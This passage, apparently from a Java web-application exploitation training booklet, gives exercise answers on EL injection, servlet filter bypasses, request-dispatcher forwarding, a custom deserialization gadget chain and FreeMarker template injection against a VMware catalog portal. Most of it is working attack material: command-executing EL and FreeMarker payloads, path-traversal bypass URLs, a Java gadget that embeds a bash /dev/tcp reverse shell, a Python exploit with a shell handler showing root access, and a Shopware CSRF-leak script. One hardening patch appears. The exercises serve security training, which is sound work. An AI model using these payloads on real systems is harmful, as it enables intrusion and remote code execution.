   boolean cmdHasLeftParenthesis = false;
   for (int i = 1; i < command.length; i++) {
    if (!command[i].startsWith("/")) {
     if (command[i].indexOf("(") != -1) cmdHasLeftParenthesis = true;
     break;
    }
   }
   if (cmdHasLeftParenthesis)
    for (int i = 1; i < command.length; i++) {
     if (!command[i].startsWith("\"")) command[i] = "\"" + command[i];
     if (!command[i].endsWith("\"")) command[i] = command[i] + "\"";
    }
  }
  if (log.isDebugEnabled()) log.debug("Execute command: " +
Arrays.toString(command));
  Process proc = null;
  try {
   proc = Runtime.getRuntime().exec(command, envs, workingDir);
  }
  //...
}
```

In order to leverage this code, we can write the following payload:

```
"".getClass().forName("com.h3c.imc.common.CommonUtils").newInstance().executeCommand("cmd /c calc.exe".split(" "), null, false, null, null)
```

Solution 3:

We could use a piece of software that reconstructs an object from marshalled data stream using a specific format. In this case, we can use a generic unmarshaler `java.bean.XMLDecoder`.

Here is an example from Oracle's documentation:

```
        XMLDecoder d = new XMLDecoder(
                           new BufferedInputStream(
                               new FileInputStream("test.xml")));
        Object result = d.readObject();
        d.close();
```

Converting this to EL means we can use a raw `Java.io.InputStream` class as we are not reading from a file:

```
"".getClass().forName("java.beans.XMLDecoder").getDeclaredConstructor(""
.getClass().forName("java.io.InputStream")).newInstance("".getClass().forName(
"java.io.ByteArrayInputStream").getDeclaredConstructor("".getClass().forName ("
[B")).newInstance('<java class="java.beans.XMLDecoder"><object
class="java.lang.ProcessBuilder"><array class="java.lang.String" length="1"><void
index="0"><string>calc</string></void></array><void method="start" /></object>
</java>'.getBytes())).readObject()
```

Keep in mind, many more solutions exist and you are only limited by your imagination.

Exercise 27 - Find the EL Injection Vulnerability!

Attempt to find and exploit the vulnerability at `http://target:8080/registration.xhtml`. You exploit should pop a reverse shell.

Try to come up with an innovative payload that is not within this booklet.

Answer

The vulnerable code is located in `src/main/java/com/srcincite/training/HelloWorld.java`

```
public class HelloWorld implements Serializable{

    private String firstName = "Esteban";
    private String lastName = "Ruiz";

    public String getFirstName() {
        return firstName;
    }

    private void evaluate(String el){
```

```
        ExpressionFactory factory = ExpressionFactory.newInstance();
        FacesContext ctx = FacesContext.getCurrentInstance();
        HttpServletRequest request =
(HttpServletRequest)FacesContext.getCurrentInstance().getExternalContext().getRequ
est();
        ctx.getApplication().evaluateExpressionGet(ctx, "#{" + el + "}",
Object.class);                                          // 2
    }

    public void setFirstName(String firstName) {
        this.firstName = firstName;
        this.evaluate(firstName);
// 1
    }
```

At *[1]* the code calls evaluate with the supplied firstName when the setter is fired on the managed bean. The evaluate method triggers a evaluateExpressionGet call on attacker supplied data leading to an el injection at *[2]*.

The following PoC will trigger the bug and execute xcalc. Please remember to update your JSESSIONID and `javax.faces.ViewState` POST parameter when testing:

```
POST /registration.xhtml HTTP/1.1
Host: target:8080
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: JSESSIONID=EE2E9AEE772225455BA8E6A105B1CD61
Connection: close
Content-Length: 330

welcome-form=&welcome-form:first-
name=facesContext.getClass().getClassLoader().getSystemClassLoader().loadClass("ja
vax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval("java.la
ng.Runtime.getRuntime().exec(\"xcalc\")")&welcome-form:last-
name=Ruiz&javax.faces.ViewState=-5171863314921402768%3A925767112518371026
```

Exercise 28 - Java Filter Authentication Bypasses

Using source code review attempt to discover and exploit the vulnerable filter protecting the `/test/PwnServlet`

You should be able to reach the `doGet` method of the `PwnServlet` which will print a message to the screen.

Answer

Looking at the code in: `src/main/java/com/srcincite/filter/PwnServletFilter.java`

```
    public void doFilter(ServletRequest req, ServletResponse res, FilterChain
chain)
        throws IOException, ServletException {
        HttpServletRequest request = (HttpServletRequest) req;
        HttpServletResponse response = (HttpServletResponse) res;
        System.out.println("PwnServletFilter doFilter() is invoked.");
        String u = request.getRequestURI();
        if (u.startsWith("/e812ba8d00b270ef3502bb53ceb31e8c5188f14e/")){        //
1
            chain.doFilter(req, res);
        }else if (u.endsWith(".lol")){                                          //
2
            chain.doFilter(req, res);
        }else{
            response.sendError(403);
        }
    }
```

We can see two different ways to bypass the authentication filter. We can use a traversal to bypass `startsWith` at *[1]* or use path parameters to bypass `endsWith` at *[2]*:

1. `http://target:8080/e812ba8d00b270ef3502bb53ceb31e8c5188f14e/../test/PwnServlet?name=hacked`
2. `http://target:8080/test/PwnServlet;.lol?name=hacked`

Exercise 29 - Looking Forward

Attempt to discover and exploit another Java servlet in module 4 that allows an attacker to forward requests to the `/test/PwnServlet` endpoint and bypass authentication

Answer

We start off with the URI: `http://target:8080/test/RedirectServlet?url=/test/johnny.gif`. This gives us a big hint. The code inside `src/main/java/com/srcincite/servlet/RedirectServlet.java` reveals the bug:

```
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException {
        System.out.println("RedirectServlet's doPost() method is invoked.");
        doAction(req, resp);
    }

    private void doAction(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException {
        String urlpath = req.getParameter("url"); // 1
        if (urlpath != null){
            if (urlpath.startsWith("http://") || urlpath.startsWith("https://")){
                resp.sendRedirect(urlpath);
            }else{
                try{
                    RequestDispatcher dispatcher =
req.getServletContext().getRequestDispatcher(urlpath); // 2
                    dispatcher.forward(req, resp); // 3
                }
                catch(Exception e){
                    resp.sendError(404);
                }
            }
        }else{
            resp.setContentType("text/plain");
            resp.getWriter().write("Hello Student!");
        }
    }
```

We can see at *[1]* that the code gets a `url` parameter from the request and at *[2]* the code builds a request dispatcher. Then finally at *[3]* the code uses a forward on attacker controlled path.

This means an attacker can bypass any filters for internal URI's by leveraging this servlet.

We can use the following PoC: `http://target:8080/test/RedirectServlet?url=/test/PwnServlet&name=hacked`

Hint 1: its often possible to leak the web.xml file using these types of vulnerabilities.

Hint 2: The include api is also a source of trouble when the request dispatcher path is attacker controlled.

Exercise 30 - Finding the equals pivot / trampoline

It's also possible to call the `equals` method within the `java.util.HashMap` class. Find where the `equals` method is called.

Answer

It's possible to reach the `equals` method flowing from *[1]* `java.util.HashSet.readObject` when it calls `put`:

```
    public V put(K key, V value) {
        return putVal(hash(key), key, value, false, true); // 2
    }
```

The code at *[2]* calls the `putVal` using the key which is a deserialized object from `java.util.HashSet.readObject`.

```
    final V putVal(int hash, K key, V value, boolean onlyIfAbsent,
                   boolean evict) {
        Node<K,V>[] tab; Node<K,V> p; int n, i;
        if ((tab = table) == null || (n = tab.length) == 0)
            n = (tab = resize()).length;
        if ((p = tab[i = (n - 1) & hash]) == null)
            tab[i] = newNode(hash, key, value, null);
        else {
            Node<K,V> e; K k;
            if (p.hash == hash &&
                ((k = p.key) == key || (key != null && key.equals(k)))) // 3
```

Then at *[3]* we can see the `equals` method is called on the controlled key object.

Exercise 31 - Attacking Java Deserialization

Now that you can bypass the authentication and reach the `/test/PwnServlet` endpoint, audit the code and discover the deserialization vulnerability.

Write a short report describing the vulnerability and attempt to exploit it to gain a reverse shell.

```
student@target:~/fswa/exercises/31$ ./poc.py

        Exercise - 31
        Steven Seeley of Source Incite - 2021

(+) usage: ./poc.py <target> <connectback>
(+) eg: ./poc.py 192.168.23.164 192.168.23.172
student@target:~/fswa/exercises/31$ ./poc.py localhost 192.168.184.128

        Exercise - 31
        Steven Seeley of Source Incite - 2021

(+) starting handler on port 1337
(+) connection from 192.168.96.2
(+) pop thy shell!
root@2be5c004329b:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2be5c004329b:/#
```

Answer

Inside of the `src/main/java/com/srcincite/servlet/PwnServlet.java` file we see:

```
public class PwnServlet extends HttpServlet {

    private static final long serialVersionUID = 1L;

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException {
        System.out.println("PwnServlet's doGet() method is invoked.");
        doAction(req, resp);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
        throws ServletException, IOException {
        System.out.println("PwnServlet's doPost() method is invoked.");

        ValidatingObjectInputStream is = new
ValidatingObjectInputStream(req.getInputStream());    // 1
        try{
            Class<?>[] classTypes = new Class[2];
            classTypes[0] = Class.forName("com.srcincite.training.TopoReqMsg");
// 2
            classTypes[1] = Class.forName("[B");
            is.accept(classTypes);
// 3
            TopoReqMsg o = (com.srcincite.training.TopoReqMsg)is.readObject();
// 4
            o.call_dynamic();
```

```
        }
        catch (IOException ex) {
            ex.printStackTrace();
            System.out.println("(-) IOException is caught");
        }
        catch (ClassNotFoundException ex) {
            ex.printStackTrace();
            System.out.println("(-) ClassNotFoundException is caught");
        }
        catch (Exception e) {
            e.printStackTrace();
            System.out.println("(-) IOException is caught");
        }

        // do something dangerous
        resp.setContentType("text/plain");
        resp.getWriter().write("Hola hacker!");
    }
```

At *[1]* the code is attempting to validate attacker controlled input from `getInputStream` using a custom allow list class at *[2]* and *[3]* from within the application and then at *[4]* we can see a `readObject` call on it. After the `readObject` at *[5]* we can see a call to `call_dynamic` on the class.

Let's investigate this `com.srcincite.training.TopoReqMsg` class:

```
package com.srcincite.training;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.io.PrintStream;
import java.io.Serializable;
import java.lang.reflect.*;
import java.lang.Runtime;

public class TopoReqMsg implements Serializable{

    private static final long serialVersionUID = -2552838044586469O7L;
    private String data = null;
    private String className = null;
    private String methodName = null;

    public TopoReqMsg(){}

    public void call_dynamic() throws Exception{
        try{
            Class<?> clazz = Class.forName(this.className);
// 1
            Method method = clazz.getMethod(this.methodName, String.class);
// 2
            method.invoke(null, this.data);
// 3
```

```
            } catch(Exception e){
                e.printStackTrace();
            }
        }

    public int hashCode(){
        try{
            Runtime.getRuntime().exec(this.data.split(" "));
        } catch(Exception e){
            e.printStackTrace();
        }
        return 0x1337;
    }
}
```

This class contains the expected `call_dynamic` method and inside that method we can see some reflection being used at *[1]* to get a class instance. Then at *[2]* the code gets a method on the class.

Then at *[3]* the method is invoked. This reflection is using properties of the class when can be controlled from serialization.

So essentially we have a primitive to call a method on a class which accepts a single string as the parameter. It turns out that the `src/main/java/com/srcincite/training/Helper.java` class is a great target for this primitive:

```
class Helper{

    private String name = "helper";

    public void setName(String name){
        this.name = name;
    }

    public String getName(){
        return this.name;
    }

    public static void execOwnCommand(String script) throws Exception{ // 1
        String cmd[] = {"/bin/bash", "-c", script};
        Runtime rt = Runtime.getRuntime();
        rt.exec(cmd);
    }
}
```

It has a method that fulfills our requirements, a method which accepts a single string that triggers a command!

The custom `Exploit.java` gadget chain is below:

```
import java.io.*;
import java.lang.reflect.*;
import com.srcincite.training.TopoReqMsg;

class Exploit
{
    public static void main(String[] args)
    {

        // Check how many arguments were passed in
        if(args.length != 1)
        {
            System.out.println("(+) usage: java Exploit <connectback>");
            System.exit(0);
        }

        try
        {

            // we create an instance
            com.srcincite.training.TopoReqMsg si = new
com.srcincite.training.TopoReqMsg();

            // we get the fields
            Field className = si.getClass().getDeclaredField("className");
            Field methodName = si.getClass().getDeclaredField("methodName");
            Field data = si.getClass().getDeclaredField("data");

            // then we set them to be accessible
            className.setAccessible(true);
            methodName.setAccessible(true);
            data.setAccessible(true);

            // we use the setter to set the values on the si instance
            className.set(si, "com.srcincite.training.Helper");
            methodName.set(si, "execOwnCommand");
            data.set(si, "/bin/bash -c 'bash -i >& /dev/tcp/" + args[0] + "/1337
0>&1'");

            // serialize it all into a file
            FileOutputStream fos = new FileOutputStream("poc.bin");
            ObjectOutputStream oos = new ObjectOutputStream(fos);
            oos.writeObject(si);
            oos.close();
            fos.close();
        }
        catch (Exception e){
            e.printStackTrace();
        }
    }
}
```


And below is the complete exploit:

```
#!/usr/bin/python3
import os
import sys
import telnetlib
from threading import Thread
import requests
import socket

def banner():
    return """\n\tExercise - 31\n\tSteven Seeley of Source Incite - 2022\n"""

def handler(lp):
    """This is the client handler, to catch the connectback"""
    print("(+) starting handler on port %d" % lp)
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", lp))
    s.listen(1)
    conn, addr = s.accept()
    print("(+) connection from %s" % addr[0])
    t.sock = conn
    print("(+) pop thy shell!")
    t.interact()

def exec_code(target, lp):
    """This function threads the client handler and sends off the attacking
payload"""
    handlerthr = Thread(target=handler, args=(lp,))
    handlerthr.start()
    exploit(target)

def exploit(target):
    """This function does the injection"""
    with open('poc.bin', 'rb') as poc:
        p = poc.read()

    r = requests.post("http://%s:8080/test/PwnServlet;.lol" % target,
                      data=p,
                      verify=False,
                      allow_redirects=False)

    if r.status_code == 200:
        return True
    return False

def main():
    print(banner())
    if len(sys.argv) != 3:
        print("(+) usage: %s <target> <connectback>" % sys.argv[0])
        print("(+) eg: %s 192.168.23.164 192.168.23.172" % sys.argv[0])
        sys.exit()
```

```
    os.system("java Exploit %s" % sys.argv[2])
    exec_code(sys.argv[1], 1337)

if __name__ == '__main__':
    main()
```

Exercise 32 – Setup the Debug Stub port 443

Follow along and setup the debug stub for port 443. Once you have achieved that, confirm that you can connect from your target VM and debug the Java process.



Note: Ideally you probably want to match the Java versions to be the exact same, but most of the time as long as the major version matches then you should be fine. The target is using OpenJDK 8u312:

```
root@module5 [ ~ ]# /usr/java/jre-vmware/bin/java -version
openjdk version "1.8.0_312"
OpenJDK Runtime Environment (Zulu 8.58.0.14-SA-linux64) (build 1.8.0_312-b07)
OpenJDK 64-Bit Server VM (Zulu 8.58.0.14-SA-linux64) (build 25.312-b07, mixed
mode)
```

So I recommend that you use Oracle JDK 8u331:

```
student@target:~$ /var/lib/jvm/jdk1.8.0_331/bin/java -version
java version "1.8.0_331"
```

```
Java(TM) SE Runtime Environment (build 1.8.0_331-b09)
Java HotSpot(TM) 64-Bit Server VM (build 25.331-b09, mixed mode)
```

Answer

N/A

Exercise 33 – Setup the Debug Stub port 9200

Now that you know how to setup the debug stub for port 443, attempt to setup the stub for port 9200!

Answer

We start by checking which process is listening on port 9200

```
root@module5 [ /home/sshuser ]# netstat -plunt | grep 9200
tcp6       0      0 :::9200                 :::*                    LISTEN
3291/java
```

Then we find the command that was run for the service.

```
root@module5 [ /home/sshuser ]# ps aux | grep "3291"
elastic+  3291  0.2  9.8 4751844 808380 ?      Sl   May05   4:13 /usr/java/jre-
vmware/bin/java -Xms1g -Xmx1g -XX:+UseConcMarkSweepGC -
XX:CMSInitiatingOccupancyFraction=75 -XX:+UseCMSInitiatingOccupancyOnly -
Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -
XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless=true -Dfile.encoding=UTF-8 -
Djna.nosys=true -XX:-OmitStackTraceInFastThrow -Dio.netty.noUnsafe=true -
Dio.netty.noKeySetOptimization=true -Dio.netty.recycler.maxCapacityPerThread=0 -
Dlog4j.shutdownHookEnabled=false -Dlog4j2.disable.jmx=true -
Djava.io.tmpdir=/tmp/elasticsearch-7997089035309290897 -
XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=data -
XX:ErrorFile=logs/hs_err_pid%p.log -XX:+PrintGCDetails -XX:+PrintGCDateStamps -
XX:+PrintTenuringDistribution -XX:+PrintGCApplicationStoppedTime -
Xloggc:logs/gc.log -XX:+UseGCLogFileRotation -XX:NumberOfGCLogFiles=32 -
XX:GCLogFileSize=64m -Des.path.home=/opt/vmware/elasticsearch -
Des.path.conf=/opt/vmware/elasticsearch/config -Des.distribution.flavor=default -
Des.distribution.type=tar -cp /opt/vmware/elasticsearch/lib/*
org.elasticsearch.bootstrap.Elasticsearch -d -p
/opt/vmware/elasticsearch/elasticsearch.pid
```

From this we can see that its the `elasticsearch` service. Then we search for an argument "log4j.shutdownHookEnabled=false":

```
root@module5 [ /home/sshuser ]# grep -ir "log4j.shutdownHookEnabled=false"
/opt/vmware/
/opt/vmware/elasticsearch/logs/horizon.log:[2022-05-04T21:06:32,770][INFO ]
```

```
[o.e.n.Node               ] [node-module5.localdomain] JVM arguments [-Xms1g, -
Xmx1g, -XX:+UseConcMarkSweepGC, -XX:CMSInitiatingOccupancyFraction=75, -
XX:+UseCMSInitiatingOccupancyOnly, -Des.networkaddress.cache.ttl=60, -
Des.networkaddress.cache.negative.ttl=10, -XX:+AlwaysPreTouch, -Xss1m, -
Djava.awt.headless=true, -Dfile.encoding=UTF-8, -Djna.nosys=true, -XX:-
OmitStackTraceInFastThrow, -Dio.netty.noUnsafe=true, -
Dio.netty.noKeySetOptimization=true, -Dio.netty.recycler.maxCapacityPerThread=0, -
Dlog4j.shutdownHookEnabled=false, -Dlog4j2.disable.jmx=true, -
Djava.io.tmpdir=/tmp/elasticsearch-9128593518930270602, -
XX:+HeapDumpOnOutOfMemoryError, -XX:HeapDumpPath=data, -
XX:ErrorFile=logs/hs_err_pid%p.log, -XX:+PrintGCDetails, -XX:+PrintGCDateStamps, -
XX:+PrintTenuringDistribution, -XX:+PrintGCApplicationStoppedTime, -
Xloggc:logs/gc.log, -XX:+UseGCLogFileRotation, -XX:NumberOfGCLogFiles=32, -
XX:GCLogFileSize=64m, -Des.path.home=/opt/vmware/elasticsearch, -
Des.path.conf=/opt/vmware/elasticsearch/config, -Des.distribution.flavor=default,
-Des.distribution.type=tar]
/opt/vmware/elasticsearch/logs/horizon.log:[2022-05-04T21:34:27,631][INFO ]
[o.e.n.Node               ] [node-module5.localdomain] JVM arguments [-Xms1g, -
Xmx1g, -XX:+UseConcMarkSweepGC, -XX:CMSInitiatingOccupancyFraction=75, -
XX:+UseCMSInitiatingOccupancyOnly, -Des.networkaddress.cache.ttl=60, -
Des.networkaddress.cache.negative.ttl=10, -XX:+AlwaysPreTouch, -Xss1m, -
Djava.awt.headless=true, -Dfile.encoding=UTF-8, -Djna.nosys=true, -XX:-
OmitStackTraceInFastThrow, -Dio.netty.noUnsafe=true, -
Dio.netty.noKeySetOptimization=true, -Dio.netty.recycler.maxCapacityPerThread=0, -
Dlog4j.shutdownHookEnabled=false, -Dlog4j2.disable.jmx=true, -
Djava.io.tmpdir=/tmp/elasticsearch-7997089035309290897, -
XX:+HeapDumpOnOutOfMemoryError, -XX:HeapDumpPath=data, -
XX:ErrorFile=logs/hs_err_pid%p.log, -XX:+PrintGCDetails, -XX:+PrintGCDateStamps, -
XX:+PrintTenuringDistribution, -XX:+PrintGCApplicationStoppedTime, -
Xloggc:logs/gc.log, -XX:+UseGCLogFileRotation, -XX:NumberOfGCLogFiles=32, -
XX:GCLogFileSize=64m, -Des.path.home=/opt/vmware/elasticsearch, -
Des.path.conf=/opt/vmware/elasticsearch/config, -Des.distribution.flavor=default,
-Des.distribution.type=tar]
/opt/vmware/elasticsearch/config/jvm.options:-Dlog4j.shutdownHookEnabled=false
```

Upon careful inspection of the output, we can see that the `/opt/vmware/elasticsearch/config/jvm.options` file is used for configuration for the `elasticsearch` service. Modifying this file with our Java debug stub and restarting the service with `service elasticsearch restart` will be sufficient.

Exercise - Find the template

Can you find the `customError.ftl` file on the filesystem? where is it located?

Answer

Inside of the `endusercatalog-ui-1.0-SNAPSHOT-classes.jar` file we can see the `templates/customError.ftl` template that contains the vulnerable code:

```
<script>
    <#assign m = errorObj?eval>
```

```
    if (console && console.log) {
        console.log("${m.code?js_string}");
        console.log("${m.message?js_string}");
    }
</script>
```

Exercise - Find out where the Exception is thrown!

Given the request:


```
GET /catalog-portal/; HTTP/1.1
Host: module5.localdomains
```

Can you find out which class throws the Exception?


Hint: Set a breakpoint in the `handleGenericError` method and observe the `errorMessage` string.

Answer

When we set a breakpoint on the `UiErrorController.handleGenericError` method, we find the string "The request was rejected because the URL contained a potentially malicious String".



We could decompile the classes to search for the string or google it!




```
/* 133 */     urlBlocklistsAddAll(FORBIDDEN_SEMICOLON); // 1
/*     */   //...
/*     */   private void urlBlocklistsAddAll(Collection<String> values) {
/* 417 */     this.encodedUrlBlocklist.addAll(values); // 2
/* 418 */     this.decodedUrlBlocklist.addAll(values);
/*     */   }
/*     */   //...
```

```
/*     */   private void rejectedBlocklistedUrls(HttpServletRequest request) { //
3
/* 454 */     for (String forbidden : this.encodedUrlBlocklist) {
/* 455 */       if (encodedUrlContains(request, forbidden)) {
/* 456 */         throw new RequestRejectedException("The request was rejected
because the URL contained a potentially malicious String \"" + forbidden + "\"");
/*     */       }
/*     */     }
/*     */   //...
/*     */   }
```

When the `StrictHttpFirewall` class is enabled, the code sets up a `encodedUrlBlocklist` of characters that are filtered. If a dangerous character is found, the exception `RequestRejectedException` is thrown.

Exercise - Write a Proof of Concept

Using the `freemarker.template.utility.ObjectConstructor` class, write a proof of concept that will execute a command . This command can be executed blindly.

Answer

We can use `ObjectConstructor` to start create an instance of any class so we just use `java.lang.ProcessBuilder` here and then call `start`.

```
GET /catalog-portal/hub-ui/byob?deviceType=
<@urlencode>${"freemarker.template.utility.ObjectConstructor"?new()
("java.lang.ProcessBuilder","touch","/tmp/poc").start()}<@/urlencode> HTTP/1.1
```

Exercise 33 – Hunt the config and harden it

Find the FreeMarker Configuration for the `catalog-portal` application. You may need to either search code or configuration files. Now that you have found it, write a patch that will prevent the instantiation of new classes and thus, would have prevented our exploit payload.

Answer

Inside of the `com.vmware.endusercatalog.ui.config.WebConfig` class, we can see the configuration of FreeMarker.

```
/*     */   @Bean
/*     */   public FreeMarkerConfigurer createFreeMarkerFactory() {
/* 117 */     FreeMarkerConfigurer freeMarkerFactoryBean = new
FreeMarkerConfigurer();
/* 118 */     freeMarkerFactoryBean.setTemplateLoaderPaths(new String[] {
"classpath:/./" });
/* 119 */     freeMarkerFactoryBean.setPostTemplateLoaders(new TemplateLoader[] {
new ClassTemplateLoader(com.vmware.endusercatalog.ui.web.UIController.class,
"/templates/"), new
```

```
ClassTemplateLoader(com.vmware.endusercatalog.console.web.ConsoleController.class,
"/templates/") });
/*     */
/* 121 */     freeMarkerFactoryBean.setPostTemplateLoaders(new TemplateLoader[] {
new ClassTemplateLoader(com.vmware.endusercatalog.ui.web.UIController.class,
"/templates/"), new
ClassTemplateLoader(com.vmware.endusercatalog.hub.ui.web.HubUIController.class,
"/templates/") });
/*     */
/* 123 */     freeMarkerFactoryBean.setDefaultEncoding("UTF-8");
/* 124 */     return freeMarkerFactoryBean;
/*     */   }
```

This configuration does not disable the new class resolver. To disable the new resolver and prevent our attack, they could have hardened this way:

```
@@ -6,5 +6,10 @@
     freeMarkerFactoryBean.setPostTemplateLoaders(new TemplateLoader[] { new
ClassTemplateLoader(com.vmware.endusercatalog.ui.web.UIController.class,
"/templates/"), new
ClassTemplateLoader(com.vmware.endusercatalog.hub.ui.web.HubUIController.class,
"/templates/") });

     freeMarkerFactoryBean.setDefaultEncoding("UTF-8");
+
+    // patch to at least enable the sandbox for VMWare!
+    Configuration freemarkerConf = configurer.createConfiguration();
+
freemarkerConf.setNewBuiltinClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RES
OLVER);
+    freeMarkerFactoryBean.setConfiguration()
     return freeMarkerFactoryBean;
```

That way, if another template injection vulnerability is found, it maybe harder to exploit (the attacker needs to find a FreeMarker sandbox escape).

Appendix A

The module 3 script for generating valid a sessionid and CSRF token.

```
#!/usr/bin/python3
import re
import sys
import requests

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
```

```
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def generate_request(cookie, csrf):
    return """GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: %s
Cookie: SHOPWAREBACKEND=%s
Connection: close""" % (csrf, cookie["SHOPWAREBACKEND"])

def main():
    if len(sys.argv) != 4:
        print("(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0])
        print("(+) eg: %s target:8080 / demo:demo" % sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    print("(+) stage 1 - logged in as %s cookie: %s" % (creds, c))
    if c != None:
        csrf = leak_csrf(t, p, c)
        print("(+) stage 2 - leaked csrf: %s" % csrf)
